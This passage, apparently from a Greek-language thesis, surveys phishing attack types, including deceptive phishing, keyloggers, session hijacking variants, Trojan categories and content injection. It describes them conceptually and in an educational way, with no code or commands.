Το deceptive phishing εμφανίζεται πολύ συχνά να προέρχεται από χρηματοπιστωτικά ιδρύματα, ζητώντας από τους πελάτες του να ενημερώσουν τα στοιχεία τους. Επίσης, σαν

δέλεαρ χρησιμοποιούν τον εκφοβισμό, δηλώνοντας στους ενδιαφερόμενους ότι ο λογαριασμός τους βρίσκεται σε κίνδυνο, προτρέποντάς τους να εγγραφούν σε ένα πρόγραμμα για την προστασία τους και την καταπολέμηση του κακόβουλου λογισμικού. Αφού ο hacker αντλήσει τις πληροφορίες που θέλει, εμφανίζεται στο χρηματοπιστωτικό σύστημα ως χρήστης και μεταφέρει ένα ποσό σε δικό του λογαριασμό. Βέβαια, τις περισσότερε φορές, οι hackers, δεν προβαίνουν άμεσα σε οικονομικές ζημίες αλλά πωλούν τα προσωπικά στοιχεία σε δευτερογενή αγορά (25). Παρακάτω παρουσιάζονται συγκεκριμένα τα συνήθη βήματα που ακολουθούνται σε μία deceptive phishing επίθεση (26,27).



Εικόνα 2.1: Παρουσίαση βημάτων deceptive phishing επίθεσης **Πηγή:** (26,27)

Βήμα 1: Ο phisher δημιουργεί μία phishing ιστοσελίδα για την επίθεση.

Βήμα 2: Ο phisher στέλνει παραπλανητικά e-mails μαζικά με μια «πρόσκληση για δράση», που απαιτεί από τον παραλήπτη να εισαχθεί σε ένα σύνδεσμο.

Βήμα 3: Το εξαπατώμενο θύμα μεταβαίνει στον προτεινόμενο σύνδεσμο και φανερώνει ευαίσθητες εμπιστευτικές πληροφορίες.

Βήμα 4: Η εμπιστευτική πληροφορία μεταδίδεται από ένα phishing διακομιστή στον phisher.

Βήμα 5: Ο phisher χρησιμοποιεί τις πληροφορίες ταυτότητας του θύματος και υποδύεται εκείνον προκειμένου να αποκτήσει παράνομα οικονομικό όφελος.

2.1.3 Κακόβουλα προγράμματα phishing (“malware-based phishing”)

Τα κακόβουλα προγράμματα αναφέρονται σε κακόβουλα λογισμικά που εκτελούνται στον υπολογιστή των χρηστών. Το εν λόγω αρχείο εισάγεται ως συνημμένο ηλεκτρονικού ταχυδρομείου ή ως ένα αρχείο που ο χρήστης μπορεί να το «κατεβάσει» από μία ιστοσελίδα. Μόλις πραγματοποιηθεί η λήψη του αρχείου, αυτό παίρνει και εκμεταλλεύεται τα τρωτά σημεία ασφάλειας του υπολογιστή. Η malware – based επίθεση αποτελεί έναν από τους πιο κοινούς κινδύνους για τις μικρομεσαίες επιχειρήσεις οι οποίες συχνά αδυνατούν να ενημερώνουν και να αναβαθμίζουν τις λογισμικές τους εφαρμογές (24,25).

Οι απάτες τέτοιου τύπου εκμεταλλεύονται το φόβο των χρηστών και την άγνοιά τους από ιούς και τους ζητούν να αναβαθμίσουν το λειτουργικό τους σύστημα. Οι phishers, πείθοντας τους χρήστες να δώσουν προσωπικά στοιχεία και στοιχεία πιστωτικών καρτών για την αγορά εξελιγμένων προγραμμάτων ασφάλειας, τα χρησιμοποιούν προς όφελος τους. Μερικά παραδείγματα Malware – Based Phishing είναι τα ακόλουθα (28):

- “FBI Warning”: Περιλαμβάνει μία προειδοποίηση ότι το FBI έχει κλειδώσει τον υπολογιστή του χρήστη λόγω παράνομων λήψεων αρχείων και ο χρήστης δεν μπορεί να ξεπαγώσει την οθόνη εκτός κι αν καλέσει το συγκεκριμένο αριθμό που του υποδεικνύεται.
- Μήνυμα της μορφής “You Have a Virus”: Ο θύτης μέσω αυτού του παραπλανητικού μηνύματος προτρέπει το θύμα να αγοράσει ένα ή περισσότερα malwares για την καταπολέμηση του ιού. Όπως είναι λογικό δεν πραγματοποιείται αγορά αλλά ο hacker εκμαιεύει τα προσωπικά δεδομένα της πιστωτικής κάρτας του χρήστη.
- Μήνυμα της μορφής “Download this Program”: και σε αυτή την περίπτωση ο χρήστης προσκαλείται να αγοράσει κάποιο πρόγραμμα για την ασφαλή περιήγησή του και την ενημέρωση του λογισμικού του.

2.1.4 Καταγραφείς κλειδιών και οθόνης (“keyloggers and screenloggers”)

Τα key loggers αναφέρονται σε συγκεκριμένα κακόβουλα λογισμικά τα οποία παρακολουθούν το τι εισάγεται από το πληκτρολόγιο του θύματος και στέλνουν αντίστοιχες πληροφορίες στον hacker μέσω του διαδικτύου. Οι πληροφορίες αυτές και οι κωδικοί πρόσβασης θα αποκρυπτογραφηθούν από τον ενδιαφερόμενο hacker και έτσι έχει τη δυνατότητα να εισέλθει σε προγράμματα περιήγησης των χρηστών. Τέτοια προγράμματα πιθανόν να είναι μικρά ως «βοηθητικά αντικείμενα» τα οποία εκτελούνται αυτόματα όταν ο περιηγητής (browser) ξεκινάει, καθώς και σε αρχεία του συστήματος, όπως προγράμματα drivers (24,25,29).

Ένα λογισμικό το οποίο λειτουργεί ως keylogger μπορεί να υλοποιηθεί με δύο τεχνικές. Είτε ως “kernel module” όπου απαιτείται προνομιακή πρόσβαση στο σύστημα του χρήστη, είτε ως διαδικασία user-space που η πρόσβαση σε σύνολα API είναι εύκολα διαθέσιμα στα σύγχρονα λειτουργικά συστήματα. Κατά πλείστον, οι “keyloggers” έχουν τις κατάλληλες γνώσεις και καταβάλουν σημαντική προσπάθεια για ένα τέτοιο αποτελεσματικό πρόγραμμα. Γι’ αυτό το λόγο, δεν αποτελεί έκπληξη ότι το 95% των υπαρχόντων “keyloggers” είναι “user-space keyloggers” (30,31). Ένα λογισμικό τύπου keyloggers μπορεί να εξαπλωθεί με τον ίδιο τρόπο που εξαπλώνεται και ένα σύνηθες κακόβουλο λογισμικό και πιο συγκεκριμένα μπορεί να εγκατασταθεί (32):

- όταν ο χρήστης ανοίγει ένα συνημμένο αρχείο από μήνυμα ηλεκτρονικού ταχυδρομείου,
- από ένα αρχείο το οποίο έχει λανσαριστεί ως ανοιχτού λογισμικού από σχετικό κατάλογο μέσα από ένα δίκτυο P2P (τα δίκτυα τύπου peer-to-peer επιτρέπουν σε δύο ή περισσότερους υπολογιστές να διαμοιράζονται πληροφορίες ισοδύναμα (33)),


- από μία ιστοσελίδα μέσω scripts τα οποία εκμεταλλεύονται την ευπάθεια του προγράμματος περιήγησης και το πρόγραμμα θα ξεκινήσει αυτόματα, όταν ο χρήστης επισκεφτεί τη μολυσμένη ιστοσελίδα,
- μέσα από ένα άλλο κακόβουλο πρόγραμμα το οποίο υπάρχει ήδη στην μηχανή του θύματος κι αυτό έχει τη δύναμη να κατεβάσει ή να εγκαταστήσει το κακόβουλο keyloggers λογισμικό.

2.1.5 «Αεροπειρατεία» (“session hijacking”)

Σε αυτή τη μορφή phishing, οι hackers παρακολουθούν τις διαδικτυακές κινήσεις των χρηστών έως ότου συνδεθούν σε ένα λογαριασμό τους ή πραγματοποιήσουν μία συναλλαγή στην οποία θα κλιθούν να δώσουν τα προσωπικά τους στοιχεία. Εκείνη τη στιγμή, ο phisher εκμεταλλεύεται το μηχανισμό έλεγχου του δικτύου και υποκλέπτει τις πληροφορίες που επιθυμεί από το χρήστη, ενώ το κακόβουλο λογισμικό λαμβάνει πρωτοβουλίες, όπως τη μεταφορά χρηματικών ποσών χωρίς την έγκριση του χρήστη. Σε μία μορφή Session Hijacking, γνωστή και ως “session sniffing”, ο phisher μπορεί να χρησιμοποιεί ένα ανιχνευτή προκειμένου να λαμβάνει τις εν λόγω πληροφορίες από το χρήστη (24,25,29).

Η Session Hijacking επίθεση βρίσκει πρόσφορο έδαφος να εφαρμοστεί λόγω της ανασφαλής χρήσης των cookies HTPP. Μία διαδεδομένη μέθοδος που χρησιμοποιείται, είναι η χρήση των IP πακέτων δρομολογητών, που επιτρέπουν στο hacker να λάβει τις πληροφορίες που επιθυμεί. Στην περίπτωση που τα IP πακέτα δρομολογητών είναι απενεργοποιημένα, ο «εισβολέας» μπορεί να προχωρήσει σε “blind" hijacking” όπου στην ουσία μαντεύει τις πιθανές απαντήσεις των χρηστών. Όπως είναι λογικό σε μία τέτοια περίπτωση, ο hacker μπορεί να δώσει μία απάντηση αλλά δεν μπορεί να δει την απάντηση. Τέλος, ένας phisher πιθανόν να είναι “inline” και να παρακολουθεί μία συζήτηση μέσω προγραμμάτων sniffing.

Η συγκεκριμένη Session Hijacking επίθεση είναι γνωστή και ως “man-in-the-middle attack” (34).



Εικόνα 2.2: "Man-in-the-middle attack"

Ορισμένα κύρια σενάρια που μία Session Hijacking επίθεση μπορεί να διαπραχτεί παρουσιάζονται παρακάτω(35):

2.1.5.1 Session sidejacking


Στην περίπτωση που μία εφαρμογή δεν χρησιμοποιεί SSL (Secure Sockets Layer διασφαλίζει την ασφαλή μετάδοση ευαίσθητων δεδομένων στο internet (36,37)) και μεταφέρει τα δεδομένα σαν ένα απλό κείμενο, κάθε ένας στο ίδιο ιστοχώρο μπορεί να «αρπάξει» τις τιμές των cookies μέσα από sniffing. Δύο τέτοιες περιπτώσεις θα αναφερθούν:

i. Χρήση SSL μόνο κατά την είσοδο σε μία ιστοσελίδα. Ορισμένοι προγραμματιστές χρησιμοποιούν SSL μόνο κατά τη σύνδεση μιας ιστοσελίδας, με την προϋπόθεση ότι οι πιστοποιήσεις μεταφέρονται με ασφάλεια. Ωστόσο, μόλις γίνει ο έλεγχος ταυτοποίησης του χρήστη τα cookies είναι αυτά που τον προσδιορίζουν. Όσα αιτήματα πραγματοποιηθούν αφότου ο χρήστης συνδεθεί σε cookies και δεν προστατεύεται με SSL, εύκολα μπορεί να επιτευχθεί session hijacked.

ii. Μια απλή URL διεύθυνση είναι αρκετή για να πραγματοποιηθεί session hijacked επίθεση. Σε πολλές περιπτώσεις που οι εφαρμογές χρησιμοποιούν HTTP, προκειμένου να ανακτηθούν εικόνες ή JS αρχεία που έχουν το ίδιο domain. Πρόβλημα δημιουργείται όταν ένα αίτημα αποστέλλετε σε ένα domain που παλαιότερα υπήρξε σύνδεση (μέσω cookies) καθώς το cookie θα οδηγήσει αυτόματα το χρήστη στον ίδιο σύνδεσμο. Αποτέλεσμα αυτού είναι οι χρήστες να δέχονται επίθεση από άλλους κακόβουλους χρήστες του δικτύου.

2.1.5.2 Session fixation

Οι hackers συχνά τροποποιούν το session και απλώς αναμένουν το χρήστη να συνδεθεί. Αυτή η περίπτωση είναι ιδιαίτερα συνήθης στα URLs. Εάν ο χρήστης συνδεθεί σε μία εφαρμογή χωρίς να ελέγξει αν αυτή προέρχεται από έναν εξυπηρετητή, η επίθεση phishing είναι πολύ πιθανή. Τα παραπάνω γίνονται κατανοητά καλύτερα με το ακόλουθο σχήμα.



Εικόνα 2.3: 0Απεικόνιση επίθεσης τύπου session fixation

Βήμα 1: ο εισβολέας συνδέεται σε μία ιστοσελίδα μέσω εξυπηρετητή

Βήμα 2: ο εξυπηρετητής του αποστέλλει πίσω μία τιμή για το cookie

Βήμα 3: ο εισβολέας αποστέλλει το σύνδεσμο στο εν δυνάμει θύμα, προσθέτοντας και τη «μολυσμένη» τιμή cookie

Βήμα 4: το θύμα συνδέεται στον εξυπηρετητή

Βήμα 5: το θύμα εισάγει τα προσωπικά του στοιχεία

Βήμα 6: ο εισβολέας που ήδη γνωρίζει τη τιμή cookie μπορεί να χρησιμοποιήσει τα ίδια στοιχεία και να έχει πρόσβαση στο λογαριασμού του θύματος.

Δημιουργία cookies προτού τον έλεγχο ταυτότητας

Τα cookies υποτίθεται ότι δημιουργούνται ή αλλάζουν έπειτα από μία επιτυχημένη ταυτοποίηση. Αν το ίδιο cookie χρησιμοποιείται πριν και μετά την ταυτοποίηση είναι πιθανή επίθεση τύπου session hijacking. Κατά το πλείστον θύματα σε αυτή την περίπτωση είναι δημόσια καφέ ή κοινόχρηστοι υπολογιστές. Ο τρόπος εφαρμογής της επίθεσης είναι παρόμοιος με αυτόν που περιγράφηκε στην επίθεση session fixation.

Προβλέψιμα IDs session

Κάθε σύστημα ηλεκτρονικού υπολογιστή διαθέτει έναν κωδικό, δηλαδή ένα μοναδικό όνομα που παρέχει σε αυτόν ένα ελάχιστο επίπεδο ασφάλειας και ονομάζεται Identification Device (ID) (38). Οι hackers συχνά προσπαθούν να αναλύσουν τον τρόπο με τον οποίο παράγονται οι ID κωδικοί και να προβλέψει το ID session ενός χρήστη που είναι ήδη συνδεδεμένος κι έτσι να έχει πρόσβαση στο λογαριασμό του.

2.1.5.3 Χρήση cross site scripting vulnerability

Ο εισβολέας μέσω συγκεκριμένου προγράμματος υποκλέπτει τα cookies του χρήστη κι έτσι επιτρέπεται στον πρώτο να εκτελέσει σενάρια (scripts) όπως ένα JavaScript στο browser του τελικού χρήστη. Επομένως, ο hacker μπορεί απλά να γράψει ένα script με πρόσβαση σε κάποιο cookie και να το αποστείλει σε έναν εξυπηρετητή που «του ανήκει». Από την πλευρά

του πελάτη (client), η πρόσβαση στο cookie είναι πιθανή μέσω της χρήσης ενός document.cookie. Η Εικόνα 2.4 κατατοπίζει και επεξηγεί σχετικώς.

Εικόνα 2.4: Απεικόνιση μιας cross site scripting επίθεσης

2.1.5.4 Επίθεση session puzzle

Επίθεση αυτής της μορφής πραγματοποιείται όταν μία εφαρμογή χρησιμοποιεί την ίδια session μεταβλητή για περισσότερους από έναν σκοπούς. Ο εισβολέας προσπαθεί να αποκτήσει πρόσβαση στις ιστοσελίδες με συγκεκριμένη σειρά, ούτως ώστε η session μεταβλητή να οριστεί σε ένα πλαίσιο και έπειτα να χρησιμοποιηθεί στο επόμενο. Τα βήματα που ακολουθεί ο εισβολέας είναι:

Βήμα 1: εισέρχεται σε μία εφαρμογή και επιλέγει το link “Forgot the password”

Βήμα 2: εισάγει ένα διαφορετικό ID από αυτό του χρήστη (π.χ. admin) και επιλέγει υποβολή

Βήμα 3: δέχεται το αίτημα από την εσωτερική σελίδα του ιστοτόπου (π.χ. viewprofile.jsp) και συνδέεται ως διαχειριστής.

Εικόνα 2.5: Παράδειγμα session puzzle επίθεσης

Με τα παραπάνω βήματα, η εφαρμογή λανθασμένα θέτει τα χαρακτηριστικά του session όταν ξεκινάει η διαδικασία επαναπροσδιόρισης του κωδικού πρόσβασης. Ο εισβολέας το εκμεταλλεύεται αυτό ζητώντας μία αλληλουχία βημάτων.

Εφαρμογή ακατάλληλης αποσύνδεσης ("Improper logout implementation")

Όταν ο χρήστης επιλέγει το link αποσύνδεση, η εφαρμογή υποτίθεται ότι καταστρέφει όλες τις session μεταβλητές που διακινούνται από την πλευρά του διακομιστή. Αντί αυτού, ορισμένοι προγραμματιστές διαγράφουν τα cookies από την πλευρά του πελάτη (client) χρησιμοποιώντας συγκεκριμένο κωδικό "client side". Αυτή η διαδικασία φαίνεται να λειτουργεί κανονικά, καθώς όταν τα cookies αφαιρεθούν μία φορά από τη συσκευή, αυτά θα ανακατευθυνθούν στη σελίδα σύνδεσης. Ωστόσο, το session στον εξυπηρετητή παραμένει ενεργό επ' αόριστον. Αυτό πρακτικά σημαίνει ότι ο εισβολής μπορεί να «αρπάξει» αυτή τη τιμή και να εξακολουθήσει να έχει πρόσβαση στην ίδια εφαρμογή και έτσι να έχει τη δύναμη επιθέσεων μέσα από έγκυρα sessions.

Παράληψη μηχανισμού λήξης των sessions ("Lack of session expiration mechanism")

Όλες οι εφαρμογές χρειάζεται να έχουν μηχανισμούς για να παρακολουθούν τα αδρανής sessions και όταν ξεπεραστεί ένα συγκεκριμένο χρονικό όριο αυτές να οδηγούν το χρήστη σε μία σελίδα σύνδεσης εκ νέου. Η απουσία τέτοιων εφαρμογών, αυξάνουν το χρονικό όριο

όπου ένας εισβολής μπορεί να «επιτίθεται» και να του επιτρέπει την πρόσβαση στη συγκεκριμένη εφαρμογή μέσω φυσικής πρόσβασης από το ίδιο μηχάνημα.

2.1.6 Επίθεση Trojan horse


Η επίθεση Trojan horse (ή Trojan Hosts, ή Web Trojan) αναφέρεται σε κάθε κακόβουλο πρόγραμμα που από μόνο του μετατρέπεται («μεταμφιέζεται») και ενσωματώνεται σε ένα νόμιμο λογισμικό το οποίο παρουσιάζεται χρήσιμο στο χρήστη με απώτερο σκοπό να παραπλανήσει το εν δυνάμει θύμα και έτσι να το εκτελέσει και να το εγκαταστήσει. Τα λογισμικά τέτοιου τύπου έχουν διαφορετικά χαρακτηριστικά ανάλογα με το σκοπό για τον οποίον δημιουργήθηκαν από τον σχεδιαστή τους (39).

Γενικά οι επιθέσεις τύπου Trojan εξαπλώνονται από απρόσεκτες λήψεις και συνημμένα αρχεία μέσω e-mails, άμεσων μηνυμάτων, ή peer – to – peer αρχεία. Ο χρήστης επιλέγει ένα αρχείο χωρίς να προσέξει εάν το εκτελέσιμο αρχείο έχει την κατάληξη .exe ή άλλη. Έτσι το μολυσμένο πρόγραμμα οδηγείται και σταδιακά «ριζώνει» μέσα από το λειτουργικό συστήματα και το λογισμικό του θύματος. Μερικά Trojans προγράμματα είναι τόσο εξελιγμένα που μπορούν να εισχωρήσουν στο διευθυνσιογράφο του ηλεκτρονικού ταχυδρομείου, ενώ άλλα μπορούν να μεταδοθούν μέσω δικτύων ειδικά όταν δεν υπάρχουν αποτελεσματικά τείχη προστασίας κατά των ιών. Γι’ αυτό το λόγο οι επιθέσεις Trojans δεν είναι εύκολα ανιχνεύσιμες, παρ’ όλα αυτά, ο υπολογιστής του χρήστη παρουσιάζει καθυστερήσεις στις διάφορες λειτουργίες του. Να σημειωθεί επίσης ότι αυτής της μορφής phishing επίθεσης, δεν στοχεύει στη εισχώρηση της σε άλλα αρχεία, όπως συμβαίνει με την περίπτωση των ιών (40).

Η Trojan επίθεση πλέον έχει διαδοθεί και στις “έξυπνες συσκευές” που χρησιμοποιούν οι χρήστες, όπως tablets και smartphones, αφού αυτές δίνουν τη δυνατότητα πρόσβασης στο

διαδίκτυο. Συνήθως το λογισμικό είναι ελκυστικό στο χρήστη και δεν φαίνεται να έχει κακόβουλο χαρακτήρα, έτσι ο χρήστης δέχεται να το κατεβάσει και να το εγκαταστήσει στην έξυπνη συσκευή του. Αποτέλεσμα της χρήσης του είναι προκαλεί σοβαρές βλάβες στο μηχάνημα, να απενεργοποιεί ορισμένες λειτουργίες του ή και την ίδια τη συσκευή, ή να παραλύει εφαρμογές του για αρκετό χρονικό διάστημα (41,42).

Συγκεκριμένα το 2013, στο λειτουργικό σύστημα Android παρουσιάστηκε αύξηση των Trojan επιθέσεων που σχετίζονται με το τραπεζικό τομέα. Στον κυβερνοχώρο τα κακόβουλα προγράμματα των κινητών συσκευών εστιάζονται ολοένα και περισσότερο στην αποτελεσματική πραγματοποίηση κερδών μέσω phishing επιθέσεων, κλοπή πιστωτικών καρτών, μεταφορά χρημάτων από τραπεζικές κάρτες σε κινητά τηλέφωνα. Ενδεικτικά αναφέρεται ότι μέχρι το τέλος του 2013 υπήρχαν ήδη 1321 είδη τραπεζικών επιθέσεων Trojan. Οι επιθέσεις τέτοιου είδος συχνά παρακάμπτουν τον διπλό έλεγχο ταυτοποίησης, κάτι που προμηνύει ότι αυτές θα αυξηθούν περαιτέρω μέσω νέων τεχνικών (43).



Διάγραμμα 2.1: Αριθμός τραπεζικών Trojan επιθέσεων μέσω κινητών συσκευών **Πηγή:**(43)

Οι επιθέσεις Trojan μπορούν να κατηγοριοποιηθούν ανάλογα με τις δράσεις που έχουν σε ένα υπολογιστικό σύστημα. Οι κυριότερες κατηγορίες παρουσιάζονται ακολούθως (44,45):

i. Backdoor: παρέχει στους κακόβουλους χρήστες έλεγχο των μολυσμένων υπολογιστών από απόσταση. Δίνουν τη δυνατότητα στο δημιουργό του να πραγματοποιεί οποιαδήποτε ενέργεια επιθυμεί, όπως την αποστολή, τη λήψη, την έναρξη, τη διαγραφή αρχείων, την επανεκκίνηση του υπολογιστή, κ.α. ακόμη, συχνά χρησιμοποιείται για να συνενώσει μία ομάδα πιθανών θυμάτων σχηματίζοντας ένα δίκτυο botnet (δίκτυο υπολογιστών που ελέγχεται από τον "botmaster" από απόσπαση (46)) με εγκληματικούς σκοπούς.

ii. Exploit: αφορούν προγράμματα που περιέχουν δεδομένα ή κώδικα που επωφελείται από το γεγονός ότι το λογισμικό των εφαρμογών που εκτελούνται στον υπολογιστή είναι ευάλωτο.

iii. Rootkit: είναι σχεδιασμένα κατά τέτοιον τρόπο ώστε να αποκρύπτουν συγκεκριμένα αντικείμενα ή δραστηριότητες στον υπολογιστή του χρήστη. Κύριος στόχος του είναι να εμποδίζει να εντοπιστούν τα κακόβουλα προγράμματα, ώστε να παραμείνουν όσο το δυνατόν μεγαλύτερο διάστημα στον «μολυσμένο» υπολογιστή.

iv. Trojan-Banker: δημιουργήθηκαν με μοναδικό σκοπό την κλοπή και τη συγκέντρωση προσωπικών πληροφοριών από τις online συναλλαγές του χρήστη σε τραπεζικά συστήματα, από πιστωτικές και χρεωστικές κάρτες, κ.α.

v. Trojan-DDoS: προγράμματα που επιτίθενται αρνούμενα να παρέχουν υπηρεσίες DoS (Denial of Service) σε συγκεκριμένες ηλεκτρονικές διευθύνσεις.

vi. Trojan-Downloader: έχουν σχεδιαστεί για να μπορούν να «κατεβάζουν» και να εγκαθιστούν εξελιγμένες εκδόσεις κακόβουλων προγραμμάτων στον ήδη μολυσμένο υπολογιστή του χρήστη περιλαμβάνοντας ιούς, Trojans και spyware

vii. Trojan-Dropper: προγράμματα που χρησιμοποιούν οι phishers για να εγκαταστήσουν ιούς και Trojans, αλλά και για να εμποδίσουν την ανίχνευση των κακόβουλων λογισμικών.

viii. Trojan-FakeAV: προγράμματα που εντείνουν τη δραστηριότητα και τη λειτουργία ενός λογισμικού προστασίας από ιούς, με απώτερο σκοπό να πείσουν το χρήστη ότι ο υπολογιστής του έχει μολυνθεί από πολλούς ιούς. Έτσι, αποσπούν από τους χρήστες χρηματικά ποσά, παρέχοντας ως αντάλλαγμα τον εντοπισμό και την απομάκρυνση των συγκεκριμένων απειλών, ακόμη κι αν αυτές είναι εικονικές ή ανύπαρκτες.


ix. Trojan-GameThief: προγράμματα που υποκλέπτουν τα προσωπικά στοιχεία του χρήστη στα online παιχνίδια.

x. Trojan-IM: κλέβουν το όνομα και τον κωδικό του χρήστη για τα προγράμματα άμεσης ανταλλαγής μηνυμάτων όπως Instant Messenger, Yahoo, Skype κ.α.

xi. Trojan-SMS: προγράμματα όπου στέλνουν μηνύματα κειμένου από την κινητή συσκευή του χρήστη σε άλλους αριθμούς τηλεφώνων χρεώνοντάς τον μεγάλα χρηματικά ποσά.

xii. Trojan-Spy: κατασκοπεύεται ο τρόπος χρήσης του υπολογιστή του θύματος κι ενώ αυτό είναι αόρατο από το χρήστη, συλλέγει δεδομένα από το πληκτρολόγιο, από στιγμιότυπα δραστηριότητας στο μηχάνημα, ή μπορεί να λάβει μία λίστα με τις εφαρμογές που «τρέχουν» στον υπολογιστή.

Τα κακόβουλα λογισμικά είναι πολλά και συνεχώς δημιουργούνται νέα ακολουθούμενα τις τάσεις των χρηστών, προσπαθώντας να εντοπίσουν νέους δόλιους τρόπους να υποκλέψουν στοιχεία και να κερδίσουν εις βάρος αφελών χρηστών. Παρακάτω παρουσιάζεται η ποσοστιαία κατανομή των επιθέσεων διαφόρων μορφών Trojans μέσω μηνυμάτων για το 2014 (Διάγραμμα 2.2) (11).



Διάγραμμα 2.2: Κατανομή Trojan απειλών μέσω κινητών συσκευών (2^{ο} 6μηνο 2014) **Πηγή:** (11)

2.1.7 Content-Injection phishing

Μέσω της συγκεκριμένης επίθεσης, οι hackers αντικαθιστούν μέρος από το περιεχόμενο της νόμιμης ιστοσελίδας με ψεύτικες, με σκοπό να παραπλανηθούν οι πλοηγητές, να μεταβούν σε αυτές και να εμπιστευτούν τα ευαίσθητα προσωπικά δεδομένα τους στους εισβολείς. Χαρακτηριστικό παράδειγμα είναι η εισαγωγή κακόβουλου κώδικα κατά τη σύνδεση πιστοποιήσεων του χρήστη για τη συλλογή πληροφοριών και παράδοση αυτών στο διακομιστή του hacker (24,25,29). Τρεις είναι οι κύριες μορφές Content-Injection επίθεσης (13):

i. Κακόβουλο λογισμικό μπορεί να εισαχθεί μέσα από cross-site scripting (σελ. 21 εγγράφου). Τέτοιο περιεχόμενο μπορεί να είναι ένα κακόβουλο έγγραφο ή οτιδήποτε άλλο το οποίο δεν φιλτράρεται επαρκώς από το λογισμικό και εκτελείται στον φυλλομετρητή του δικτύου ενός επισκέπτη.


ii. Οι εισβολείς μπορούν να μετατρέψουν έναν εξυπηρετητή που είναι ευάλωτος σε θέματα ασφαλείας και να τον αντικαταστήσουν ή να αυξήσουν το νομότυπο περιεχόμενό του σε κακόβουλο.

iii. Η ευπάθεια σε μια ιστοσελίδα κατά την εισαγωγή ενός SQL μπορεί να προκαλέσει επιβλαβείς πράξεις. Με αυτόν τον τρόπο οι εντολές της βάσης δεδομένων μπορούν να εκτελεστούν σε έναν απομακρυσμένο εξυπηρετητή ο οποίος μπορεί να προκαλέσει διαρροή πληροφοριών.

2.1.8 Link manipulation

